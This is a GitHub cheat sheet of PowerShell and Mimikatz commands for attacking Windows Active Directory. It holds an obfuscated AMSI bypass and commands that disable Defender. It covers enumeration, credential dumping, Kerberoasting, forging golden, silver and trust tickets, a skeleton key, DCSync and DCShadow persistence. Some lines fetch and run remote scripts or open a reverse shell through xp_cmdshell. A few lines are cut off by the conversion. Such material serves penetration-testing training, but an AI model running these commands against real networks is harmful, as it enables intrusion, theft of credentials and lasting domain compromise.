drak3hft7/Cheat-Sheet---Active-Directory

github.com/drak3hft7/Cheat-Sheet---Active-Directory

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This cheat sheet contains common enumeration and attack methods for Windows Active Directory with the use of powershell.

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Tools and Scripts

Pre-requisites

Using PowerView:

```
. .\PowerView.ps1
```

Using PowerView dev:

```
. .\PowerView_dev.ps1
```

Using AD Module

```
Import-Module .\Microsoft.ActiveDirectory.Management.dll
Import-Module .\ActiveDirectory\ActiveDirectory.psd1
```

PowerShell AMSI Bypass

```
# AMSI bypass
S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}
{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL
)."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',
('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em')  )
)."g`etf`iElD"(  ( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}
{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(
${n`ULl},${t`RuE} )
```

PowerShell Bypass Execution Policy

```
# View the Execution Policy
Get-ExecutionPolicy
# List according to system levels
Get-ExecutionPolicy -List | Format-Table -AutoSize
# Bypass
function Disable-ExecutionPolicy {($ctx =
$executioncontext.gettype().getfield("_context","nonpublic,instance").getvalue(
$executioncontext)).gettype().getfield("_authorizationManager","nonpublic,instance"
 (new-object System.Management.Automation.AuthorizationManager
"Microsoft.PowerShell"))}  Disable-ExecutionPolicy
```

Example:

```
PS C:\Users> Get-ExecutionPolicy
Restricted
PS C:\Users> Get-ExecutionPolicy -List | Format-Table -AutoSize

        Scope ExecutionPolicy
        ----- ---------------
MachinePolicy       Undefined
   UserPolicy       Undefined
      Process       Undefined
  CurrentUser       Undefined
 LocalMachine      Restricted


PS C:\Users> function Disable-ExecutionPolicy {($ctx = $executioncontext.gettype().getfield("_context","nonpublic,instance").getvalue( $exec
utioncontext)).gettype().getfield("_authorizationManager","nonpublic,instance").setvalue($ctx, (new-object System.Management.Automation.Auth
orizationManager "Microsoft.PowerShell"))}  Disable-ExecutionPolicy
```

Evasion and obfuscation with PowerShellArmoury

Create an armoury

```
# If you want to create an armoury with default settings (note: this will not
obfuscate at all besides base64 encoding)
. .\New-PSArmoury.ps1
New-PSArmoury
cat -raw .\MyArmoury.ps1 | iex
```

Reference: Here

Windows Defender


Disable Windows Defender

```
# Turn Off
Set-MpPreference -DisableRealtimeMonitoring $true
```

Disable Windows Defender and delete signatures

```
# Turn Off
"c:\Program Files\Windows Defender\mpcmdrun.exe" -RemoveDefinitions -All Set-
MpPreference -DisableIOAVProtection $true
```

Example:



Remote Desktop

Enable Remote Desktop

```
# Turn On
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -
name "fDenyTSConnections" -value 0
```

Login with remote desktop

```
# Login
rdesktop 172.16.20.20 -d corporate -u username -p password
```

Login with remote desktop with folder sharing

```
# Login
rdesktop 172.16.20.20 -d corporate -u username -p password -r
disk:sharename=//home/username/Desktop/Tools
```

Login with xfreerdp

```
# Login
xfreerdp /u:username /p:password /v:172.16.20.20
```

Login with xfreerdp with folder sharing

```
# Login
xfreerdp /u:username /p:password /v:172.16.20.20
/drive:/home/username/Desktop/Tools
```

Enumeration

Users Enumeration

With PowerView:

```
# Get the list of users
Get-NetUser
# Fitler by username
Get-NetUser -Username user01
# Grab the cn (common-name) from the list of users
Get-NetUser | select cn
# Grab the name from the list of users
Get-NetUser | select name
# Get actively logged users on a computer (needs local admin rights on the target)
Get-NetLoggedon -ComputerName <servername>
# List all properties
Get-UserProperty
# Display when the passwords were set last time
Get-UserProperty –Properties pwdlastset
# Display when the accounts were created
Get-UserProperty -Properties whencreated
```

With AD Module:

```
# Get the list of users
Get-ADUser -Filter *

# Get the list of users with properties
Get-ADUser -Filter * -Properties *
# List samaccountname and description for users
Get-ADUser -Filter * -Properties * | select Samaccountname,Description
# Get the list of users from cn common-name
Get-ADUser -Filter * -Properties * | select cn
# Get the list of users from name
Get-ADUser -Filter * -Properties * | select name
# Displays when the password was set
Get-ADUser -Filter * -Properties * | select name,@{expression=
{[datetime]::fromFileTime($_.pwdlastset)}}
```

Domain Admins Enumeration

With PowerView:

```
# Get the current domain
Get-NetDomain
# Get items from another domain
Get-NetDomain -Domain corporate.local
# Get the domain SID for the current domain
Get-DomainSID
# Get domain policy for current domain
Get-DomainPolicy
# See Attributes of the Domain Admins Group
Get-NetGroup -GroupName "Domain Admins" -FullData
# Get Members of the Domain Admins group:
Get-NetGroupMember -GroupName "Domain Admins"
```

With AD Module:

```
# Get the current domain
Get-ADDomain
# Get item from another domain
Get-ADDomain -Identity corporate.local
# Get the domain SID for the current domain
(Get-ADDomain).DomainSID
# Get domain policy for current domain
(Get-DomainPolicy)."system access"
```

Computers Enumeration

With PowerView:

```
# Get the list of computers in the current domain
Get-NetComputer
# Get the list of computers in the current domain with complete data
Get-NetComputer -FullData
# Get the list of computers grabbing their operating system
Get-NetComputer -FullData | select operatingsystem
# Get the list of computers grabbing their name
Get-NetComputer -FullData | select name
# Send a ping to check if the computers are alive (They could be alive but still
not responding to any ICMP echo request)
Get-NetComputer -Ping
```

With AD Module:

```
# Get the list of computers in the current domain with complete data
Get-ADComputer -Filter * -Properties *
# Get the list of computers grabbing their name and the operating system
Get-ADComputer -Filter * -Properties OperatingSystem | select name,OperatingSystem
# Get the list of computers grabbing their name
Get-ADComputer -Filter * | select Name
```

Groups and Members Enumeration

With PowerView:

```
# Information about groups
Get-NetGroup
# Get all groups that contain the word "admin" in the group name
Get-NetGroup *Admin*
# Get all members of the "Domain Admins" group
Get-NetGroupMember -GroupName "Domain Admins" -Recurse
# Query the root domain as the "Enterprise Admins" group exists only in the root
of a forest
Get-NetGroupMember -GroupName "Enterprise Admins" –Domain domainxxx.local
# Get group membership for "user01"
Get-NetGroup -UserName "user01"
```

With AD Module:

```
# Get all groups that contain the word "admin" in the group name
Get-ADGroup -Filter 'Name -like "*admin*"' | select Name
# Get all members of the "Domain Admins" group
Get-ADGroupMember -Identity "Domain Admins" -Recursive
# Get group membership for "user01"
Get-ADPrincipalGroupMembership -Identity user01
```

Shares Enumeration

With PowerView:

```
# Find shares on hosts in the current domain
Invoke-ShareFinder -Verbose
# Find sensitive files on computers in the current domain
Invoke-FileFinder -Verbose
# Search file servers. Lot of users use to be logged in this kind of server
Get-NetFileServer

Invoke-ShareFinder -ExcludeStandard -ExcludePrint -ExcludeIPC –Verbose
# Enumerate Domain Shares the current user has access
Find-DomainShare -CheckShareAccess
# Find interesting shares in the domain, ignore default shares, and check access
Find-DomainShare -ExcludeStandard -ExcludePrint -ExcludeIPC -CheckShareAccess
```

OUI and GPO Enumeration

With PowerView:

```
# Get the organizational units in a domain
Get-NetOU
# Get the organizational units in a domain with name
Get-NetOU | select name
# Get the organizational units in a domain with full data
Get-NetOU -FullData
# Get all computers from "ouiexample". Ouiexample --> organizational Units
Get-NetOU "ouiexample" | %{Get-NetComputer -ADSpath $_}
# Retrieve the list of GPOs present in the current domain
Get-NetGPO
# Retrieve the list of GPOs present in the current domain with displayname
Get-NetGPO| select displayname
# Get list of GPO in the target computer
Get-NetGPO -ComputerName <ComputerName> | select displayname
# Find users who have local admin rights over the machine
Find-GPOComputerAdmin –Computername <ComputerName>
# Get machines where the given user in member of a specific group
Find-GPOLocation -Identity <user> -Verbose
# Enumerate GPO applied on the example OU
Get-NetGPO -ADSpath 'LDAP://cn={example},CN=example'
```

With AD Module:

```
# Get the organizational units in a domain
Get-ADOrganizationalUnit -Filter * -Properties *
```

ACLs Enumeration

With PowerView:


```
# Enumerates the ACLs for the users group
Get-ObjectAcl -SamAccountName "users" -ResolveGUIDs
# Enumerates the ACLs for the Domain Admins group
Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs
# Get the acl associated with a specific prefix
Get-ObjectAcl -ADSprefix 'CN=Administrator,CN=Users' -Verbose
# Find interesting ACLs
Invoke-ACLScanner -ResolveGUIDs
# Check for modify rights/permissions for the user group
Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReference -match "user"}
# Check for modify rights/permissions for the RDPUsers group
Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReference -match "RDPusers"}
# Check for modify rights/permissions for the RDPUsers group
Invoke-ACLScanner | select ObjectDN,ActiveDirectoryRights,IdentityReferenceName
# Search of interesting ACL's for the current user
Invoke-ACLScanner | Where-Object {$_.IdentityReference –eq
[System.Security.Principal.WindowsIdentity]::GetCurrent().Name}
```

Domain Trust Mapping

With PowerView:

```
# Get the list of all trusts within the current domain
Get-NetDomainTrust
# Get the list of all trusts within the indicated domain
Get-NetDomainTrust -Domain us.domain.corporation.local
# Get the list of all trusts for each domain it finds
Get-DomainTrustMapping
```

Example:



With AD Module:


```
# Get the list of all trusts within the current domain
Get-ADTrust -Filter *
# Get the list of all trusts within the indicated domain
Get-ADTrust -Identity us.domain.corporation.local
```

Domain Forest Enumeration

With PowerView:

```
# Get all domains in the current forest
Get-NetForestDomain
# Get all domains in the current forest
Get-NetForestDomain -Forest corporation.local
# Map all trusts
Get-NetForestDomain -Verbose | Get-NetDomainTrust
# Map only external trusts
Get-NetForestDomain -Verbose | Get-NetDomainTrust | ?{$_.TrustType -eq 'External'}
```

Example:



With AD Module:

```
# Get all domains in the current forest
(Get-ADForest).Domains
# Map only external trusts
(Get-ADForest).Domains | %{Get-ADTrust -Filter '(intraForest -ne $True) -and
(ForestTransitive -ne $True)' -Server $_}
```

User Hunting

With PowerView:

```
# Find all machines on the current domain where the current user has local admin
access
Find-LocalAdminAccess -Verbose
# Find local admins on all machines of the domain
Find-DomainLocalGroupMember -Verbose
# Enumerates the local group memberships for all reachable machines the <domain>
Find-DomainLocalGroupMember -Domain <domain>
# Looks for machines where a domain administrator is logged on
Invoke-UserHunter
# Confirm access to the machine as an administrator
Invoke-UserHunter -CheckAccess
```

Enumeration with BloodHound

Pre-requisites

Neo4j:

Link: Neo4j - Community Version

SharpHound:

Link: SharpHound

BloodHound:

Link: BloodHound

BloodHound-python:

Link: BloodHound-python

1. Install and start the neo4j service:

```
# Install the service
.\neo4j.bat install-service
# Start the service
.\neo4j.bat start
```

2. Run BloodHound ingestores to gather data and information about the current domain:

```
# Gather data and information
. .\SharpHound.exe --CollectionMethod All
# Gather data and information
Invoke-BloodHound -CollectionMethod All -Verbose
```

or

3. Run BloodHound-python ingestores to gather data and information about the current domain:

```
# Gather data and information
python3 bloodhound.py -u username -p 'password' -ns x.x.x.x -d xxxx.local -c All
```

Gui-Graph Queries

```
# Find All edges any owned user has on a computer
match p=shortestPath((m:User)-[r]->(b:Computer)) WHERE m.owned RETURN p
# Find All Users with an SPN/Find all Kerberoastable Users
match (n:User)WHERE n.hasspn=true
# Find workstations a user can RDP into
match p=(g:Group)-[:CanRDP]->(c:Computer) where g.objectid ENDS WITH '-513'  AND
NOT c.operatingsystem CONTAINS 'Server' return p
# Find servers a user can RDP into
match p=(g:Group)-[:CanRDP]->(c:Computer) where  g.objectid ENDS WITH '-513'  AND
c.operatingsystem CONTAINS 'Server' return p
# Find all computers with Unconstrained Delegation
match (c:Computer {unconstraineddelegation:true}) return c
# Find users that logged in within the last 30 days
match (u:User) WHERE u.lastlogon < (datetime().epochseconds - (30 * 86400)) and
NOT u.lastlogon IN [-1.0, 0.0] return u
# Find all sessions any user in a specific domain
match p=(m:Computer)-[r:HasSession]->(n:User {domain: "corporate.local"}) RETURN p
# Find the active user sessions on all domain computers
match p1=shortestPath(((u1:User)-[r1:MemberOf*1..]->(g1:Group))) MATCH p2=
(c:Computer)-[*1]->(u1) return p2
# View all groups that contain the word 'administrators'
match (n:Group) WHERE n.name CONTAINS "administrators" return n
# Find if unprivileged users have rights to add members into groups
match (n:User {admincount:False}) MATCH p=allShortestPaths((n)-[r:AddMember*1..]->
(m:Group)) return p
```

Console Queries

```
# Find what groups can RDP
match p=(m:Group)-[r:CanRDP]->(n:Computer) RETURN m.name, n.name ORDER BY m.name
# Find what groups can reset passwords
match p=(m:Group)-[r:ForceChangePassword]->(n:User) RETURN m.name, n.name ORDER BY
m.name
# Find what groups have local admin rights
match p=(m:Group)-[r:AdminTo]->(n:Computer) RETURN m.name, n.name ORDER BY m.name
# Find all connections to a different domain/forest
match (n)-[r]->(m) WHERE NOT n.domain = m.domain RETURN LABELS(n)
[0],n.name,TYPE(r),LABELS(m)[0],m.name
# Kerberoastable Users with most privileges
match (u:User {hasspn:true}) OPTIONAL MATCH (u)-[:AdminTo]->(c1:Computer) OPTIONAL
MATCH (u)-[:MemberOf*1..]->(:Group)-[:AdminTo]->(c2:Computer) WITH u,COLLECT(c1) +
COLLECT(c2) AS tempVar UNWIND tempVar AS comps RETURN
u.name,COUNT(DISTINCT(comps)) ORDER BY COUNT(DISTINCT(comps)) DESC
# Find users that logged in within the last 30 days
match (u:User) WHERE u.lastlogon < (datetime().epochseconds - (30 * 86400)) and
NOT u.lastlogon IN [-1.0, 0.0] RETURN u.name, u.lastlogon order by u.lastlogon
# Find constrained delegation
match (u:User)-[:AllowedToDelegate]->(c:Computer) RETURN u.name,COUNT(c) ORDER BY
COUNT(c) DESC
# Enumerate all properties
match (n:Computer) return properties(n)
```

Local Privilege Escalation

Using PowerUp:

```
. .\PowerUp.ps1
```

Link: PowerUp

BeRoot

```
.\beRoot.exe
```

Link: BeRoot

PrivEsc

```
. .\privesc.ps1
```

Link: PrivEsc

With PowerUp:

```
# Performs all checks
Invoke-AllChecks
# Get services with unquoted paths and a space in their name
Get-ServiceUnquoted -Verbose
# Get services where the current user can write to its binary path or change
arguments to the binary
Get-ModifiableServiceFile -Verbose
# Get the services whose configuration current user can modify
Get-ModifiableService -Verbose
# Let's add our current domain user to the local Administrators group
Invoke-ServiceAbuse -Name 'software_xxx' -UserName 'corporate\student01'
```

With PrivEsc:

```
# Performs all checks
Invoke-Privesc
```

Lateral Movement

Powershell Remoting:

```
# Execute whoami & hostname commands on the indicated server
Invoke-Command -ScriptBlock {whoami;hostname} -ComputerName
xxxx.corporate.corp.local
# Execute the script Git-PassHashes.ps1 on the indicated server
Invoke-Command -FilePath C:\scripts\Get-PassHashes.ps1 -ComputerName
xxxx.corporate.corp.local
# Enable Powershell Remoting on current Machine
Enable-PSRemoting
# Start a new session
$sess = New-PSSession -ComputerName <Name>
# Enter the Session
Enter-PSSession $sess
Enter-PSSession -ComputerName <Name>
Enter-PSSession -ComputerName -Sessions <Sessionname>
```

Invoke-Mimikatz:

```
# Execute Invoke-Mimikatz from computer xxx.xxx.xxx.xxx
iex (iwr http://xxx.xxx.xxx.xxx/Invoke-Mimikatz.ps1 -UseBasicParsing)
# "Over pass the hash" generate tokens from hashes
Invoke-Mimikatz -Command '"sekurlsa::pth /user:admin /domain:corporate.corp.local
/ntlm:x /run:powershell.exe"'
```

Persistence

Golden Ticket

Invoke-Mimikatz:

```
# Execute mimikatz on DC as DA to get hashes
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
# Golden Ticket
Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator
/domain:corporate.corp.local /sid:S-1-5-21-1324567831-1543786197-145643786
/krbtgt:0c88028bf3aa6a6a143ed846f2be1ea4 id:500 /groups:512 /startoffset:0
/endin:600 /renewmax:10080 /ptt"'
```

Silver Ticket

Invoke-Mimikatz:

```
# Silver Ticket for service HOST
Invoke-Mimikatz -Command '"kerberos::golden /domain:corporate.corp.local /sid:S-1-5-21-1324567831-1543786197-145643786 /target:dcorp-dc.dollarcorp.moneycorp.local /service:HOST /rc4:0c88028bf3aa6a6a143ed846f2be1ea4 /user:Administrator /ptt"'
```

Skeleton Key

Invoke-Mimikatz:

```
# Command to inject a skeleton key
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"'-ComputerName dcorp-dc.corporate.corp.local
```

DCSync

With PowerView and Invoke-Mimikatz:

```
# Check if user01 has these permissions
Get-ObjectAcl -DistinguishedName "dc=corporate,dc=corp,dc=local" -ResolveGUIDs | ? {($_.IdentityReference -match "user01") -and (($_.ObjectType -match 'replication') -or ($_.ActiveDirectoryRights -match 'GenericAll'))}
# If you are a domain admin, you can grant this permissions to any user
Add-ObjectAcl -TargetDistinguishedName "dc=corporate,dc=corp,dc=local" -PrincipalSamAccountName user01 -Rights DCSync -Verbose
# Gets the hash of krbtgt
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'
```

Privilege Escalation

Kerberoast

1. Enumeration with Powerview:

```
# Find user accounts used as Service accounts with PowerView
Get-NetUser SPN
```

2. Enumeration with AD Module:

```
# Find user accounts used as Service accounts
Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties
ServicePrincipalName
```

3. Request a TGS:

```
# Request a TGS - Phase 1
Add-Type -AssemblyNAme System.IdentityModel
# Request a TGS - Phase 2
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -
ArgumentList "MSSQLSvc/dcorp-mgmt.corp.corporate.local"
# Check if the TGS has been granted
klist
```

4. Export and crack TGS:

```
# Export all tickets
Invoke-Mimikatz -Command '"kerberos::list /export"'
# Crack the Service account password
python.exe .\tgsrepcrack.py .\10k-worst-pass.txt .\3-40a10000-
svcadmin@MSSQLSvc~dcorp-mgmt.corp.corporate.local-CORP.CORPORATE.LOCAL.kirbi
```

Targeted Kerberoasting AS REPs

1. Enumeration with Powerview dev Version:

```
# Enumerating accounts with Kerberos Preauth disabled
Get-DomainUser -PreauthNotRequired -Verbose
# Enumerating the permissions for RDPUsers on ACLs using
Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReferenceName -match "RDPUsers"}
```

2. Enumeration with AD Module:

```
# Enumerating accounts with Kerberos Preauth disabled
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $True} -Properties
DoesNotRequirePreAuth
# Set unsolicited pre-authentication for test01 UAC settings
Set-DomainObject -Identity test01 -XOR @{useraccountcontrol=4194304} -Verbose
```

3. Request encrypted AS REP for offline brute force with John:

```
# Request encrypted AS REP
Get-ASREPHash -UserName VPN1user -Verbose
```

Targeted Kerberoasting Set SPN

1. With Powerview dev Version:

```
# Check if user01 already has a SPN
Get-DomainUser -Identity User01 | select serviceprincipalname
# Set a SPN for the user
Set-DomainObject -Identity User01 -Set @{serviceprincipalname='ops/whatever1'}
```


2. With AD Module:

```
# Check if user01 already has a SPN
Get-ADUser -Identity User01 -Properties serviceprincipalname | select
serviceprincipalname
# Set a SPN for the user
Set-ADUser -Identity User01 -ServicePrincipalNames @{Add='ops/whatever1'}
```

3. Request a ticket:

```
# Step 1 - Request a ticket
Add-Type -AssemblyNAme System.IdentityModel
# Step 2 - Request a ticket
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -
ArgumentList "ops/whatever1"
# Check if the ticket has been granted
klist
```

Example:



4. Export all tickets and Bruteforce the password:

```
# Export all tickets using Mimikatz
Invoke-Mimikatz -Command '"kerberos::list /export"'
# Brute force the password with tgsrepcrack
python.exe .\kerberoast\tgsrepcrack.py .\kerberoast\wordlists.txt '.\3-40a10000-
user01@ops~whatever1-CORP.CORPORATE.LOCAL.kirbi'
```

Kerberos Delegation

Unconstrained Delegation

1. With Powerview:

```
# Search for domain computers with unconstrained delegation enabled
Get-NetComputer -UnConstrained
# Search for domain computers with unconstrained delegation enabled from property
name
Get-NetComputer -Unconstrained | select -ExpandProperty name
# Search for domain computers with unconstrained delegation enabled from property
dnshostname
Get-NetComputer -Unconstrained | select -ExpandProperty dnshostname
```

2. With AD Module:

```
# Search for domain computers with unconstrained delegation enabled
Get-ADComputer -Filter {TrustedForDelegation -eq $True}
Get-ADUser -Filter {TrustedForDelegation -eq $True}
```

Printer Bug

Pre-requisites

Rubeus:

```
.\Rubeus.exe
```

Link: Rubeus

Ms-rprn:

```
.\MS-RPRN.exe
```

Link: MS-RPRN

1. Capture the TGT:

```
# Start monitoring for any authentication
.\Rubeus.exe monitor /interval:5 /nowrap
```

2. Run MS-RPRN.exe:

```
# Run MS-RPRN.exe to abuse the printer bug
.\MS-RPRN.exe \\dcorp.corp.corporate.local \\dcorp-appsrv.corp.corporate.local
```

3. Copy the base64 encoded TGT, remove extra spaces:

```
# Use the ticket
.\Rubeus.exe ptt /ticket:<TGTofCorp>
```

4. DCSync attack against Corp using the injected ticket:

```
# Run DCSync with Mimikatz
Invoke-Mimikatz -Command '"lsadump::dcsync /user:corp\krbtgt"'
```

Constrained Delegation

Pre-requisites

Kekeo:

```
.\kekeo.exe
```

Link: Kekeo

1. With Powerview dev Version:

```
# Users enumeration
Get-DomainUser -TrustedToAuth
# Computers Enumeration
Get-DomainComputer -TrustedToAuth
# Search for domain computers with unconstrained delegation enabled from property
dnshostname
Get-NetComputer -Unconstrained | select -ExpandProperty dnshostname
```

2. With AD Module:

```
# Enumeration users and computers with constrained delegation enabled
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-
AllowedToDelegateTo
```

3. With Kekeo:

```
# Requesting TGT
tgt::ask /user:<username> /domain:<domain> /rc4:<hash>
# Requesting TGS
/tgt:<tgt> /user:Administrator@<domain> /service:cifs/dcorp-
mssql.dollarcorp.moneycorp.local
# Use Mimikatz to inject the TGS
Invoke-Mimikatz -Command '"kerberos::ptt <kirbi file>"'
```

4. With Rubeus:

```
# Requesting TGT and TGS
.\Rubeus.exe s4u /user:<username> /rc4:<hash> /impersonateuser:Administrator
/msdsspn:"CIFS/<domain>" /ptt
```

Child to Parent using Trust Tickets

1. Look for [In] trust key from child to parent:

```
# Look for [In] trust key from child to parent
Invoke-Mimikatz -Command '"lsadump::trust /patch"'
```

2. Create the inter-realm TGT:

```
# Create the inter-realm TGT
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:<domain>
/sid:S-1-5-21-1874506631-3219952063-538504511 /sids:S-1-5-21-280534878-1496970234-
700767426-519 /rc4:<hash> /service:krbtgt /target:<domain> /ticket:C:\
<directory>\trust_tkt.kirbi"'
```

3. Get a TGS for a service in the target domain by using the forged trust ticket.:

```
# Get a TGS for a service (CIFS below)
.\asktgs.exe C:\<directory>\trust_tkt.kirbi CIFS/mcorp-dc.corporate.local
```

4. Use the TGS to access the targeted service and check:

```
# Use the TGS
.\kirbikator.exe lsa .\CIFS.mcorp-dc.corporate.local.kirbi
# Check
ls \\mcorp dc.corporate.local\c$
```

Child to Parent using Krbtgt Hash

1. Look for [In] trust key from child to parent:

```
# Look for [In] trust key from child to parent
Invoke-Mimikatz -Command '"lsadump::trust /patch"'
```

2. Create the inter-realm TGT:

```
# Create the inter-realm TGT
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:<domain>
/sid:S-1-5-21-1874506631-3219952063-538504511 /sids:S-1-5-21-280534878-1496970234-
700767426-519 /krbtgt:<hash> /ticket:C:\test\krbtgt_tkt.kirbi"'
```

3. Inject the ticket using mimikatz:

```
# Inject the ticket
Invoke-Mimikatz -Command '"kerberos::ptt C:\test\krbtgt_tkt.kirbi"'
# Check
gwmi -class win32_operatingsystem -ComputerName mcorp-dc.corporate.local
```

Example:

```
PS C:\> gwmi -class win32_operatingsystem -ComputerName mcorp-dc.[redacted].local

SystemDirectory : C:\Windows\system32
Organization    :
BuildNumber     : 14393
RegisteredUser  : Windows User
SerialNumber    : 00377-80000-00000-AA867
Version         : 10.0.14393
```

Across Forest using Trust Tickets

1. Request the trust key for the inter forest trust:

```
# request the trust key for the inter forest trust
Invoke-Mimikatz -Command '"lsadump::trust /patch"' -ComputerName dcorp-
dc.corp.corporate.local
```

2. Create the inter-realm TGT:

```
# Create the inter-realm TGT
Invoke-Mimikatz -Command '"Kerberos::golden /user:Administrator /domain:<domain>
/sid:S-1-5-21-1874506631-3219952063-538504511 /rc4:<hash> /service:krbtgt
/target:eurocorp.local /ticket:C:\test\kekeo_old\trust_forest_tkt.kirbi"'
```

3. Get a TGS for a service (CIFS below) in the target domain by using the forged trust ticket:

```
# Get a TGS for a service
.\asktgs.exe C:\test\trust_forest_tkt.kirbi CIFS/eurocorp-dc.corporate.local
```

4. Present the TGS to the service (CIFS) in the target forest:

```
# Present the TGS
.\kirbikator.exe lsa .\CIFS.eurocorp-dc.corporate.local.kirbi
```

GenericAll Abused

1. Full control with GenericAll. Method to change the password:

```
# User password change
Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {net user
mickey.mouse newpassword /domain}
```

Trust Abuse MSSQL Servers

Pre-requisites

PowerUpSQL:

```
. .\PowerUpSQL.ps1
```

Link: PowerUpSQL

Software: HeidiSQL Client

1. Enumeration:

```
# Discovery (SPN Scanning)
Get-SQLInstanceDomain
# Discovery (SPN Scanning) with Info and Verbose mode
Get-SQLInstanceDomain | Get-SQLServerinfo -Verbose
# Check accessibility
Get-SQLConnectionTestThreaded
# Check accessibility
Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Verbose
```

2. Database Links:

```
# Searching Database Links
Get-SQLServerLink -Instance dcorp-mssql -Verbose
# Enumerating Database Links
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Verbose
```

```
# Searching Database Links
select * from master..sysservers
# Enumerating Database Links
select * from openquery("dcorp-sql1",'select * from openquery("dcorp-
mgmt",''select * from master..sysservers'')')
```

3. Command Execution:

```
# Command: whoami
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query "exec master..xp_cmdshell
'whoami'" | ft
# Reverse Shell
Get-SQLServerLinkCrawl -Instance dcorp-mssql.corp.corporate.local -Query 'exec
master..xp_cmdshell "powershell iex (New-Object
Net.WebClient).DownloadString(''http://<address>/Invoke-PowerShellTcp.ps1'')"'
```

```
# Enable xp_cmdshell
EXECUTE('sp_configure "xp_cmdshell",1;reconfigure;') AT "eu-sql"
# Command: whoami
select * from openquery("dcorp-sql1",'select * from openquery("dcorp-mgmt","select
* from openquery("eu-sql.eu.corporate.local",""select@@version as version;exec
master..xp_cmdshell "powershell whoami)"")")')
```

Forest Persistence DCShadow

1. Setting the permissions:

```
# Setting the permissions
Set-DCShadowPermissions -FakeDC corp-user1 -SAMAccountName root1user -Username
user1 -Verbose
```

2. Use Mimikatz to stage the DCShadow attack:

```
# Set SPN for user
lsadump::dcshadow /object:TargetUser /attribute:servicePrincipalName
/value:"SuperHacker/ServicePrincipalThingey"
# Set SID History for user
lsadump::dcshadow /object:TargetUser /attribute:SIDHistory /value:S-1-5-21-
280565432-1493477821-700767426-345
# Requires retrieval of current ACL:
(New-Object
System.DirectoryServices.DirectoryEntry("LDAP://CN=AdminSDHolder,CN=System,DC=targe

# Then get target user SID:
Get-NetUser -UserName BackdoorUser | select objectsid
# Add full control primitive for user
lsadump::dcshadow /object:CN=AdminSDHolder,CN=System,DC=targetdomain,DC=com
/attribute:ntSecurityDescriptor /value:O:DAG:DAD:PAI(A;;LCRPLORC;;;AU)
[...currentACL...](A;;CCDCLCSWRPWPLOCRRCWDWO;;;[[S-1-5-21-280565432-1493477821-
700767426-345]])
```